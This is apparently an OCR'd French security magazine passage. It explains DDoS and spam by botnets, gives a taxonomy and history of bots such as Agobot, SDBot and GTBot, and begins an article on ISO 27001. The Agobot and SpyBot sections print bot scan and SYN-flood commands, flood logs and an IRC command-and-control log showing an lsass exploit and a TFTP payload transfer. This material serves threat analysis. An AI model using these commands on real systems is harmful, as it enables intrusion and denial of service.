Pour expliquer ce qu'est un DDoS (*Distributed Denial of Service*), commençons par un petit rappel sur les DoS. Un déni de service est une attaque visant à rendre indisponible un service. On retrouve ce type d'attaque le plus souvent sur les serveurs d'une entreprise afin de les rendre inaccessibles, mais on peut aussi le retrouver sous forme de SMS :). Plusieurs raisons peuvent « justifier » ce type d'attaque comme la vengeance, le chantage, le jeu… ou le fait d'être placé en première position dans le répertoire d'un téléphone :).

On parle de DDoS lorsque l'attaque est effectuée depuis plusieurs machines. Typiquement, lorsqu'un déni de service est réalisé par un botnet, on peut parler de DDoS. La philosophie du DDoS est simple : tous contre un !

On peut citer, pour illustrer un des buts du DDoS, l'affaire de trois Russes ayant extorqué 4 millions de dollars en effectuant du chantage sur des casinos en ligne. Cela vous fait rêver ? Peut-être que la sanction vous refroidira : 8 ans de prison…

On retrouve deux types de d'attaques DDoS :


3.1.1 Attaques dites de « bas niveau »

Prenons comme exemple le SYN Flooding qui est une attaque de niveau 4. Cette attaque est simple. Le but est d'encombrer la table de connexions de la machine cible en envoyant un paquet avec le *flag* SYN activé. La machine cible renverra alors un paquet avec les flags SYN et ACK et attendra en retour un paquet avec le flag ACK (TCP *Handshake*). Vous l'aurez compris, le dernier paquet ne sera jamais renvoyé… Avec un nombre suffisant de bots, la table sera vite encombrée et la machine cible sera indisponible.

Pour la réussite de cette attaque, il est important que les connexions ne soient pas fermées.

3.1.2 Attaques dites de « haut niveau »

Cette attaque travaille au niveau 7. Prenons comme exemple le « GET Flood ». Cette attaque vise à rendre indisponible un serveur de type web en le saturant avec un flux légitime. Les bots enverront un GET afin de récupérer une page. Avec un nombre important de GET, l'application risque de ne plus rendre de service.



4

Une fois encore, soulignons le fait que les techniques employées sont somme toute très *low tech* et même datées (les premières attaques DDoS ont maintenant plus de dix ans). Les deux familles d'attaques décrites ci-dessus peuvent se décliner sous plusieurs formes, selon l'objectif. On peut ainsi noyer un serveur DNS ou pourrir son cache, écrouler un serveur SMTP sous des milliers de sessions ouvertes, mais jamais fermées, etc.

La réussite de l'attaque ne tient qu'au nombre. Elle n'a pas besoin d'être ingénieuse pour être efficace.

3.1.3 Les contre-mesures

Contrairement à un déni de service classique, nous ne pouvons pas nous arrêter à bloquer l'adresse IP sur le firewall du fait de l'attaque distribuée. Il serait beaucoup trop long d'analyser les logs et d'ajouter les règles. Cette solution ne serait donc pas envisageable…

Certaines solutions proposées par des constructeurs consistent à faire du *rate shaping* sur les flux importants.

Il n'y a pas de solution miracle pour ce genre d'attaques due au nombre important d'esclaves constituant les botnets. Il est souvent nécessaire d'avoir une intervention humaine… Mais qui n'est probablement pas sans coupure.

Pour limiter l'impact d'une attaque de botnet sur un service Web (nous choisissons le mot « service » volontairement), une solution consiste à utiliser plusieurs serveurs situés sur des sites géographiques distincts. Les requêtes vers ces serveurs seront réparties (*load balancing*) depuis des serveurs DNS chargés de sélectionner chaque serveur en fonction de critères comme l'adresse source de la requête, le nombre de connexions supportées par chaque serveur, etc. L'objectif principal est de réduire la vulnérabilité du service en répartissant la charge d'une éventuelle attaque sur plusieurs serveurs, mais aussi de disposer d'un moyen de détection : les serveurs DNS.

L'inconvénient de cette approche est qu'elle n'est pas forcément à la portée de toutes les bourses...

3.2 Les spams

Les spams représentent la face la plus visible des botnets. Plus d'un pourriel sur deux provient d'un zombie.

Un autre facteur récent vient aggraver la situation : les fameux Spam Images. Sans vouloir entrer dans le détail, ces messages exploitent toutes les techniques possibles pour contourner ou échapper aux filtres antispam. Le recours à un botnet permet de passer au travers des filtres basés sur les en-têtes SMTP des messages. En associant ainsi la puissance de frappe des botnets à ces méthodes, on obtient un cocktail explosif.

On retrouve une fois encore ce qui caractérise les botnets dans leur majorité : des techniques simples et pas forcément innovantes, mais dont l'impact réside dans le nombre de zombies qui les mettent en œuvre.

Dans le cas du spam, le recours aux zombies peut expliquer l'impressionnant taux de réussite des envois : chaque agent étant unique, il n'est pas envisageable de trouver des critères communs aux spams qui permettraient de rédiger de nouvelles règles ou qui nourriraient le moteur d'un filtre heuristique.

Un *plugin* récent pour SpamAssassin **[6]** tente de résoudre – partiellement – le problème en ajoutant des tests DNS sur chaque expéditeur de messages. Si, par exemple, la machine d'où provient un courriel n'a pas d'enregistrement DNS inverse, le message voit son score (sa probabilité d'être un courrier non désiré) augmenté. La plupart des critères de qualification utilisés par ce plugin sont relatifs de près ou de loin au DNS.

Ce plugin ne saurait toutefois suffire à lui seul. Le couple antispam/antivirus est devenu une nécessité dans une infrastructure de messagerie digne de ce nom.

4. Une solution : la virtualisation ?

À la lecture de ce qui précède, on peut se demander si le combat n'est pas perdu d'avance. Existe-t-il des pistes prometteuses du côté de la défense ? Les botnets sont-ils donc un mal incurable, un cancer du Web ?

Parmi les initiatives les plus récentes, dont certaines d'ailleurs ne sont pas spécifiquement en relation avec la lutte contre les botnets, la virtualisation est tout particulièrement intéressante. De quoi s'agit-il ?

À l'heure de l'ADSL haut débit pour tous et à l'aube de l'Ethernet Gigabit en entreprise, il devient tout à fait raisonnable d'envisager le déploiement d'infrastructures entièrement fondées sur le principe de machines virtuelles chargées au démarrage des postes de travail et des serveurs.

Un grand FAI propose, dans ce même esprit, une solution à l'origine pensée pour les utilisateurs qui n'ont pas ou ne veulent pas d'ordinateur à la maison. Il s'agit d'une *box* qui fournit, en plus de la connectivité Internet, un socle restreint mais suffisant de logiciels pour surfer sur le Web. Cette box a comme particularité intéressante, dans une optique de prévention contre l'infection, de charger tout l'environnement – OS et applications – au démarrage. Cet environnement s'exécute ensuite sous surveillance et en cas d'anomalie – signe potentiel d'une infection – la box est purement et simplement redémarrée, ce qui provoque le rechargement d'une image exempte de défaut. L'impact sur l'utilisateur est réduit à la coupure induite par le reboot.

Ce principe peut tout aussi bien être reproduit en entreprise et des pilotes sont actuellement à l'étude dans de grandes sociétés, même si le but poursuivi n'est pas seulement de renforcer la sécurité, mais aussi d'optimiser les coûts.

La réponse, toutefois, ne peut plus être que technique. Nous l'avons signalé ci-dessus : la très grande majorité des botmasters sont portés par un sentiment d'impunité qui durera tant que le nombre des procès qui leur sont intentés n'aura pas sensiblement augmenté. Ces derniers mois ont vu le nombre de condamnations prendre une bonne inflexion, ce qui peut paraître encourageant.

Références

[1] « Botnets : la menace fantôme... ou pas ? », *MISC*, n°27.

[2] RUFF (Nicolas), « Sécurité des réseaux : le défi du P2P », *JSSI OSSIR*, 2006.

[3] FRIEDMAN Thomas, « La terre est plate », Saint-Simon, 2006.

[4] SMITH Adam, **http://fr.wikipedia.org/wiki/Adam_Smith**

[5] NAZARIO (Jose) & LINDEN (Jeremy), « *Botnet tracking techniques and tools* ».

[6] Botnet 0.4, **http://people.ucsc.edu/~jrudd/spamassassin/Botnet.tar**

Bots, bots et autres bots : une petite taxonomie

Il n'est pas sérieusement envisageable de détailler techniquement l'ensemble des bots actuellement en activité. Néanmoins, il reste honnête de présenter les principales caractéristiques techniques de ces phénomènes, dans la mesure où la plupart d'entre eux présentent (et cela répond à une certaine logique, comme nous le verrons) des critères communs. Voyons donc ce qu'il en est et rentrons dans une approche un peu plus détaillée que la simple description du schéma master -> C&C -> agent.

mots clés : *botnet / Agobot / SDbot / GTbot / Kaiten*

Générations et familles de bots

Critères de classification

La classification des botnets peut s'effectuer selon différents critères : la structure de l'agent, son schéma de commande et son mode de propagation. D'une manière assez étonnante, et afin de bousculer d'emblée les idées reçues, les deux derniers éléments sont « optionnels » dans le sens où il existe des agents qui en sont dépourvus. Nous remarquerons également que les « effets » ne font pas partie de cette classification. Pourquoi ? Tout simplement parce que cela ne nous apparaît pas comme une information vraiment importante dans la classification de ces codes malfaisants, la plupart d'entre eux étant d'ailleurs multi-usage, d'autres (tels que celui propagé par le ver de Morris) n'ayant pas (ou du moins théoriquement, cf. l'exemple précédemment cité...) de charge.

Structure des agents

Il semble raisonnable de distinguer trois grandes familles de structures des agents : monolithique, modulaire et barnum.

⇨ Structure monolithique : il s'agit d'agents présentant une structure cohérente et dont l'ensemble des fonctionnalités est contenu dans un unique binaire, généralement écrit en C bien que ce ne soit pas une « obligation ». Ces agents peuvent parfois être très simples à enrichir, mais leur structure rigide montre qu'ils n'ont pas été explicitement conçus pour évoluer. Les plus connus de ces agents sont Kaiten, SDBot ou encore Spybot.

⇨ Structure modulaire : en toute logique, il s'agit d'agents dont la structure et le choix du langage de programmation (le C++) trahissent une volonté d'évolutivité dès la conception. Dès lors, leur enrichissement est souvent trivial et le nombre des variantes que l'on trouve est considérable. S'il ne fallait citer qu'un seul bot de cette catégorie, ce serait AgoBot.

⇨ Structure Barnum : sous cette dénomination bien peu orthodoxe, sont regroupés l'ensemble des agents composés d'une variété de scripts et de programmes trouvés sur le système compromis ou téléchargés depuis un site externe. Si cette catégorie regroupe ainsi la quasi-totalité des bots PHP, souvent navrants (du moins d'un point de vue technique), elle compte cependant un membre illustre, à savoir la famille GTBot.

Il est important de garder à l'esprit que c'est de la structure d'un agent que dépend la majeure partie de ses fonctionnalités et la pérennité de sa famille. Plus que sa structure (qui est toutefois un indice de taille), c'est l'esprit avec lequel le bot a été conçu qui va décider de son espérance de vie. Les scripts PERL écrits à la va-vite afin d'être les premiers à exploiter une faille de *file inclusion* dans un PHP à la mode peuvent être considérés comme du consommable, quand un agent monolithique du type de SDBot est toujours en vie, en dépit d'une structure a priori moins modulaire.

Schéma de commande

La première question à se poser ici est : existe-t-il un schéma de commande ? Et plus en amont, un programme ne disposant pas d'un mode de contrôle distant est-il un bot ? Nous aurons, je pense, plus vite fait de traiter l'ensemble du sujet que de perdre du temps sur cette question idiote. Continuons donc. S'il fallait distinguer trois grandes tendances en termes de schéma de commande, il faudrait retenir les suivantes :

Absence de réseau de commande : le rêve de tout membre d'une cyber-mafia serait probablement d'être à même de bloquer tout Internet. Un ver l'a déjà fait, en 1988, et sans aucun canal de contrôle. Le ver de Morris est le plus brillant représentant de cette famille, mais n'oublions pas non plus Code Red dont l'objectif (saturation du site de la Maison blanche) n'a pas été atteint, mais grâce auquel (à cause duquel) une proportion importante des serveurs est aujourd'hui à peu près correctement patchée.

⇨ Réseaux à infrastructure publique : s'appuyer sur une structure publique (et de préférence distribuée) est une garantie de fiabilité du réseau de commande et, dans une certaine mesure, d'impunité pour le patron du réseau. Bien entendu, l'IRC reste un canal de CC (*Command and Control*) privilégié, mais il faut garder à l'œil les réseaux P2P qui présentent les mêmes caractéristiques et sont de plus en plus souvent exploités. Les ancêtres EggDrop et PrettyPark, les GTBots et autres SDBots sont de fiers représentants de cette « famille ».

⇨ CC « propriétaires » : certains bots ont tendance à être méfiants et à préférer leur propre réseau de CC. Sur une période suffisamment courte, cette technique peut s'avérer plus efficace que l'utilisation d'un réseau public. En effet, la mise en place d'un protocole propriétaire, de préférence appuyé sur un canal caché, peut garantir une plus grande furtivité ; ce jusqu'à l'analyse du code et la découverte des serveurs par lesquels transitent les commandes. De nombreux *mass-mailing worms* tels que les membres de la famille Sobig rentrent dans cette catégorie.

Renaud Bidou
renaudb@radware.com

Mode de propagation

Les bots sont transmis automatiquement d'un système à l'autre. Ce phénomène est l'effet de levier sur lequel reposent les botnets. Néanmoins, il existe des différences notables entre les différents modes de propagation.

⇨ Mécanisme tiers : dans ce type de schéma, le bot ne dispose pas d'un système de propagation. Il n'est qu'une charge, mise en place à l'issue de la phase d'intrusion. Il se contente alors de « prendre les ordres » et de faire son travail. Kaiten est un cas d'école de ce genre.

⇨ Propagation unitaire : le bot dispose d'un seul moyen de propagation. Ce moyen sera soit un « exploit », soit une action humaine. Il est ainsi aisé de distinguer deux sous-catégories. Dans le cas de l'exploitation de failles, nous trouverons l'ancêtre Code Red ainsi que la plupart des vers PHP généralement écrits pour exploiter une faille spécifique dans un quelconque script PHP un peu populaire. La seconde sous-catégorie regroupe les mass-mailing worms tels que Mytob, Netsky ou encore Sobig.

⇨ Propagation modulaire : la technique de propagation la plus efficace est indéniablement une méthode s'appuyant sur de multiples vecteurs, augmentant ainsi les probabilités d'une intrusion « fructueuse ». Mise en valeur dès 1988 par le ver de Morris, cette technique est également reprise par les familles Agobot ou GTBot. Ce type de propagation est souvent couplé à un scanner de vulnérabilités.

Petit historique anarchique

Quelles seraient les dates à marquer d'une pierre blanche dans l'histoire des botnets ? Apparition, technologie, propagation, effet notoire sur le réseau ? Un peu de tout ça, et, au final, un historique un peu farfelu...

⇨ 1988 : indubitablement, le ver de Morris doit rester une référence, même si nombreux sont ceux qui ne le considèrent pas comme un botnet. Utilisant un système de propagation à vecteurs multiples, ce ver a bloqué Internet. Pas mal pour un début.

⇨ 1993 : EggDrop apparaît comme probablement un des premiers botnets créés volontairement (rappelons que le ver de Morris était un bug) et se propageant via le réseau IRC. Un ancêtre de nos mass-mailing worms actuels en quelque sorte.

⇨ 1998 : apparition de GTBot, probablement un des premiers bots s'appuyant sur un CC fondé sur IRC (en concurrence pour le titre avec PrettyPark).

⇨ 2000 : premiers DDoS massifs relayés par les médias. Il s'agit de la campagne de dénis de service visant des sites tels que Yahoo, E-bay ou encore Amazon.

⇨ 2001 : CodeRed, qui n'a en soi rien d'extraordinaire si ce n'est qu'il expose au grand public le risque que représentent les systèmes non patchés.

⇨ 2002 : Une grande année puisqu'elle est celle de l'apparition de deux monstres sacrés, à savoir AgoBot et SDBot.

⇨ 2003 : Arrivée des grands vers transmis par mails. Certes « Melissa » et « I love you » les avaient précédés, mais ils n'ont eu ni l'impact ni la pérennité de Netsky ou Mytob. Les premiers peuvent à la rigueur rentrer dans la catégorie *proof of concept*, parce qu'ils nous ont bien fait rigoler.

Le premier constat face à cet historique est l'absence de date ultérieure à 2003. Il existe deux raisons à cet état de fait. La première est que les délais de capture, d'analyse et de publication (ce dernier facteur étant de loin le plus long) sont en général importants. Si cette raison est relativement juste, elle *obfusque* un autre phénomène, à savoir le changement des mentalités des créateurs de botnets. Quand Ago (prénom du créateur d'Agobot aujourd'hui connu sous le matricule 42765-AH à la prison centrale de Hambourg) a écrit son bot, il n'avait d'autre idée en tête que de créer quelque chose de beau et d'efficace, et il y réussit avec brio. Quand une nouvelle faille est trouvée sur un quelconque script PHP, la seule préoccupation de l'organisation qui cherche à distribuer ses agents est d'aller vite. Les scripts sont donc moches, pas forcément très riches, mais relativement efficaces. Ils n'apportent cependant aucune innovation notable.

Principaux effets et autres critères fallacieux

Comme nous l'avons vu précédemment, les effets et objectifs des botnets ne nous paraissent pas comme de réels critères de classification. Néanmoins, il reste intéressant de les connaître, ne serait-ce, encore une fois, que pour tordre le cou à certaines idées reçues.

Passons rapidement sur les dénis de service. Ils étaient une des premières fonctions des botnets et restent très actifs. Aussi, et en dépit des nombreuses nouvelles fonctionnalités mises en œuvre, le déni de service reste incontournable.

À une échelle aussi grande, nous trouvons aujourd'hui des botnets créés pour servir de relais. L'usage de ces relais est très variable. Néanmoins, le principal usage qu'il est fait d'un agent transformant le système cible en relais est bien entendu la messagerie et la gestion du transit (voire l'émission) de *spam*. Un autre usage est, bien entendu, la création de chaînes de *proxys* augmentant la furtivité (ou du moins la difficulté de traçage) d'une source effectuant une opération illégitime. Enfin, l'arrivée de la voix sur IP offre à ces relais de nouvelles perspectives intéressantes, parmi lesquelles figurent en bonne place la gratuité des appels, l'anonymat ou encore l'usurpation d'identité.

Toujours, dans les effets massivement distribués, les *adwares*, qui transforment les systèmes compromis en de véritables panneaux publicitaires et représentent pour les patrons du botnet un espace publicitaire de choix qu'il ne reste plus qu'à louer aux annonceurs.

Autre catégorie à peine moins représentée sur le marché des botnets, les actions liées au vol d'information. Le plus souvent, il ne s'agit « que » d'informations personnelles, comptes AOL, numéros de carte de crédit, etc. mais, il est également commun

de trouver des *sniffers* « ngreppant » les mots de passe ou *hashs* d'authentification circulant sur le réseau.

Enfin, un bot peut n'avoir comme objectif que de créer un mécanisme de CC privé ou de mettre en place un réseau de *downloaders* qui permettra la diffusion ultérieure de codes malfaisants.

Un autre point notable qui, lui, aurait pu plus probablement faire partie des critères de classification est le support par les systèmes d'exploitation. En effet, certains bots sont mono-OS (GTBot sous Windows, Kaiten sous Unix), quand d'autres sont multi-OS, tel Agobot. Néanmoins, ce critère est indirectement et partiellement intégré dans la notion de capacité de propagation.

Quelques Botnets à la loupe

Ces généralités ayant permis de cadrer et de remettre un certain nombre de choses au point, rentrons dans le détail de quelques vers, choisis de manière tout à fait arbitraire.

AgoBot

Agobot (et ses variantes des familles Goabot, Phatbot ou encore Polybot) est un monstre sacré. Écrit par un jeune allemand nommé « Ago » et maintenant en prison pour fraude informatique (...), Agobot est probablement un des plus beaux spécimens de bots que l'on puisse trouver. Tout d'abord, en termes d'architecture. Écrit essentiellement en C et en C++, il présente une structure hautement modulaire et monolithique dans laquelle on retrouve très largement les règles de design et d'ingénierie logicielle des programmes professionnels. La distribution de base fait environ 20.000 lignes et intègre les fonctions suivantes :

⇨ un CC fondé sur IRC ;

⇨ une grande collection d'exploits ;

⇨ de multiples techniques de dénis de service ;

⇨ des modules implémentant des fonctions de polymorphisme basiques ;

⇨ un *keylogger* et un sniffer reposant sur la `libpcap` et PCRE pour la récupération de mots de passe Paypal, de clefs AOL etc. ;

⇨ un système de protection *patchant* le système compromis et lui interdisant l'accès aux sites de mise à jour des éditeurs ;

⇨ un mécanisme de « déception » des désassembleurs SoftIce et Ollydbg.

Mais ces fonctions de base ne sont que la partie émergée de l'iceberg dans la mesure où la documentation du code et la structure du programme permettent d'ajouter simplement des extensions à cette structure, généralement en étendant simplement les classes `CCommandHandler` ou `CScanner`. Parmi ces variantes les plus intéressantes, nous trouverons Phatbot qui utilise les serveurs de cache Gnutella pour trouver ses *peers* avec lesquels il communique en utilisant le protocole WASTE, ou encore Polybot qui mute à chaque infection (polymorphisme).

Néanmoins, même en restant sur une version relativement classique, Agobot est impressionnant. Ainsi, la version 4, qui date maintenant de plus de deux ans, est « livrée » avec 7 méthodes de propagation (Backdoors Bagle et MyDoom, exploit DCom, exploit Dameware, partages NetBios, Radmin exploit et brute force SQL server), le tout commandé par un système de scan permettant de définir des tranches d'adresses IP à scanner et leurs priorités. Ainsi, la suite de commandes suivante indique à un bot de scanner le réseau 192.168.0.0/16 avec la priorité 1 et le module DCom :

```
scan.addrange 192.168.0.0 192.168.255.255 1
scan.enable DCOM
scan.startall
```

À ces méthodes de propagation, nous pouvons ajouter 7 techniques de génération de dénis de service (SYN *floods* – 2 techniques, UDP floods, ICMP floods, HTTP Floods, targa et PhatWonk) lancées par les commandes `ddos.*`, dont le résultat ressemble à ce qui suit :

```
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200
seconds.
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
```

Agobot se charge en outre de la compromission du fichier `hosts` afin de faire résoudre les noms de type `update`.

SpyBot/SDBot

SDBot est un ver monolithique constitué d'environ 2.000 lignes de code en C. À la base, il ne contient aucun exploit ni code malicieux, mais se contente de mettre en place un réseau de CC via IRC. Les patches à cette version initiale sont pléthores et ajoutent les composantes nocives telles que le scan de vulnérabilités ou le lancement de dénis de service. SpyBot s'inspirant du même CC, il est largement suspecté d'être une de ces variantes de SDBot et est, à ce jour, un des bots les plus communs.

Une fois connecté au serveur IRC, les messages sont envoyés au bot, soit sous forme des commandes IRC `PRIVMSG`, `NOTICE` ou via le TOPIC. L'exemple ci-dessous est un cas d'école de communication d'un bot SpyBot avec son CC.

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having problems
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the irc1.XXXXXX.XXX IRC
Network [urX]-700159!mltfvt@nicetry
<-:irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX, running
version Unreal3.2-beta19
```

```
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created Sun Feb 8
18:58:31 2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-beta19 iowghraAsO
RTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
-> JOIN #foobar channelpassword
-> MODE [urX]-700159 +x
<- :irc1.XXXXXX.XXX 332 [urX]-700159 #foobar :.advscan lsass 200 5 0 -r -s
<- :[urX]-700159!mltfvt@nicetry JOIN :#foobar
<- :irc1.XXXXXX.XXX MODE #foobar +smntuk channelpassword
-> PRIVMSG #foobar :[lsass]: Exploiting IP: 200.124.175.XXX
-> PRIVMSG #foobar :[TFTP]: File transfer started to IP: 200.124.175.XXX (C:\
WINDOWS\System32\NAV.exe)
```

En ce qui concerne le contrôle de l'hôte infecté, SDBot reste encore une fois assez léger, quand SpyBot présente une richesse à peu près égale à Agobot. Ainsi, le premier permet de récupérer des informations sur le système (CPU, RAM, OS et *uptime*), la clef de quelques jeux, d'exécuter un programme et de se mettre à jour. SpyBot, quant à lui, fournit en plus des fonctions de gestion de fichier (exécution, création, effacement, etc.), met en place un *keylogger*, dumpe les hashs de mots de passe, permet la gestion des processus et des *threads* et permet même de simuler l'appui de touches du clavier.

GT Bot

GTBot (GT pour *Global Threat*), aussi connu sous le nom de « Aristote », est un des plus vieux bots encore activement en activité (du moins pour ses variantes les plus récentes). Comme ses petits copains, il existe sous forme de plusieurs dizaines de variantes dont la multiplication est rendue triviale par la structure (ou surtout son absence) du programme. Le principe de GTBot est de s'appuyer sur les capacités de *scripting* du client IRC mIRC. En effet, ce client permettant de lancer des actions en fonction de commandes reçues depuis des nœuds distants, il fournit la structure de base du CC ! Nous sommes bien loin de l'état de l'art que représente Agobot avec sa structure objet et son mode de développement « professionnel ».

Néanmoins, GTBot intègre, dès sa version de base, des fonctionnalités qui laissent à penser qu'il n'a pas été conçu pour être enrichi. Ainsi, le bot est livré « par défaut » avec un scanner, un outil de génération de DoS et des exploits pour se propager (souvent du type RPC-DCom, mais cela varie en fonction des époques). Une fonction de base également fournie par un exécutable externe est le masquage de la fenêtre mIRC. L'exécutable en question est HideWindow, compagnon indispensable à GTBot. Les scripts, quant à eux, sont généralement stockés dans un fichier `mirc.ini` ou des fichiers avec l'extension `.mrc`.

Parmi les enrichissements fréquemment rencontrés de GTBot, il n'est pas rare de le trouver packagé avec une version éditée de mIRC permettant d'intégrer d'autres fichiers de configuration, avec BNC (*bounce*) qui est un système de proxy ou encore avec `psexec.exe` de SysInternals qui permet l'exécution de programmes.

Comme le laisse sous-entendre sa structure, le langage de commande de GTBot est simpliste et ne permet d'effectuer que quelques opérations, telles qu'un scan, un dos ou exécuter une commande. Il en est de même pour les fonctions de contrôle de l'hôte compromis, limitées à l'exécution et la suppression de fichiers.

Conclusion

Les botnets représentent plus qu'une grande famille. Il s'agit d'un ensemble d'organismes très différents en termes de structure, de modèle social et de moyen de reproduction. Mutant au fur et à mesure que les techniques évoluent, que ce soit pour accroître leur performance ou survivre, ils font partie du paysage numérique et il serait dangereux de ne pas les prendre en compte.

En effet, il est peu probable qu'ils seront, un jour, éradiqués, comme le prouve leur activité actuelle, alors que les techniques mises en œuvre sont parfois triviales. Ils vont continuer à évoluer et la protection passera probablement par la réduction des effets néfastes sur le réseau (DoS, floods, etc.), le durcissement des moyens de sécurisation (chiffrement, authentification forte) et, mais cela reste du domaine du fantasme, l'éducation des utilisateurs.

ISO 2700x : une famille de normes pour la gouvernance sécurité

Les normes sont utilisées dans tous les actes de la vie économique. Elles représentent un langage commun et un lien nécessaire entre les divers acteurs concernés. Aujourd'hui, la normalisation s'intéresse fortement au domaine de la sécurité de l'information en proposant, depuis peu, un modèle de gouvernance par l'intermédiaire de la norme ISO/IEC 27001 et de la certification associée.

mots clés : ***normalisation / iso 27001 / certification***

1. Introduction

Pour reprendre M. le Président de l'Association de Normalisation pour la Société de l'Information Luxembourg (ANSIL) : « Les normes et les standards, ce sont des référentiels que nous côtoyons tous les jours, que ce soit dans le cadre de notre activité professionnelle, mais aussi dans la vie personnelle, dans les produits que nous consommons et les services dont nous bénéficions. Pensez simplement au format de la feuille A4, aux nombreuses camionnettes dont le logo est 'affublé' d'une mention 'certifié ISO 9001', mais également au standard SMTP (*Simple Mail Transfer Protocol*) définissant le cadre unifiant les caractéristiques des messages électroniques » [1]. Ainsi définies, les normes apportent quotidiennement une aide non négligeable pour tout utilisateur que nous représentons. Nous montrerons que cela est également vrai dans le domaine de la sécurité de l'information.

Cet article est organisé en 3 volets. Le premier est dédié à la normalisation et à l'organisme international ISO. Le deuxième présente les actions en cours au niveau de la sécurité de l'information et en particulier via la famille de norme ISO 2700x. Enfin, le troisième volet détaille la norme ISO 27001[1], aussi bien au niveau de son contenu, que de la possibilité de reconnaissance internationale qu'elle procure par l'intermédiaire de la certification. La conclusion revient sur l'apport de ces normes au quotidien dans une organisation et sur l'intérêt de viser la certification.

2. Concept de normalisation et l'organisme international ISO

« La normalisation a pour objet de fournir des documents de référence comportant des solutions à des problèmes techniques et commerciaux concernant les produits, biens et services qui se posent de façon répétée dans des relations entre partenaires économiques, scientifiques, techniques et sociaux. » [2]

La normalisation a permis de déterminer et de dégager des normes, que chacun utilise dans le but de faciliter les échanges, les pratiques, et les significations. Parmi les normes formulées, diffusées et mises en application, nous pouvons distinguer différents types : les normes de base, de portée générale, de terminologie, d'essai, de produit, de processus, de service, d'interface ou encore portant sur des données. Elles peuvent relever de diverses catégories, à savoir : les « Normes internationales », puis les « Normes européennes », enfin, les « Normes nationales », respectivement adoptées par un organisme international, européen, et national de normalisation. L'ensemble produit est toujours disponible auprès des organismes de normalisation.

Une norme est, selon le guide ISO/CEI 2, « un document de référence couvrant un large intérêt industriel et basé sur un processus volontaire, approuvé par un organisme reconnu, fourni pour des usages communs et répétés, des règles, des lignes directrices ou des caractéristiques, pour des activités, ou leurs résultats, garantissant un niveau d'ordre optimal dans un contexte donné ». L'élaboration de normes consiste donc à réunir le consensus, c'est-à-dire prendre en compte les points de vue de tous les intéressés, aussi bien publics que privés, clients que fournisseurs… La démarche consiste à développer des solutions globales visant à satisfaire les industries et les clients au niveau mondial. La participation repose sur le principe du volontariat, et une norme « en construction » peut être soumise à enquête publique dans n'importe quel pays.

Au niveau mondial, l'ISO [3] a pour missions l'élaboration de normes applicables, la promotion du développement de la standardisation et activités annexes, ainsi que le développement des coopérations dans les sphères d'activités intellectuelles, scientifiques, technologiques et économiques. Cet organisme, plus communément connu sous le label *International Organization for Standardization*, ou encore Organisation Internationale de Normalisation, correspond en fait au terme grec *Isos* signifiant « égal ». Sa création remonte à 1947 et il se compose actuellement de 156 membres (organismes nationaux de normalisation). Les résultats principaux de ses travaux se formalisent à travers la publication des standards internationaux : les normes ISO.

A ce jour, face à la mondialisation des échanges, à l'évolution des besoins métier et à la diversification des menaces, l'ISO demeure un des organismes de normalisation les plus avancés dans le domaine de la sécurité de l'information.

3. Le sous-comité ISO/JTC1/SC27

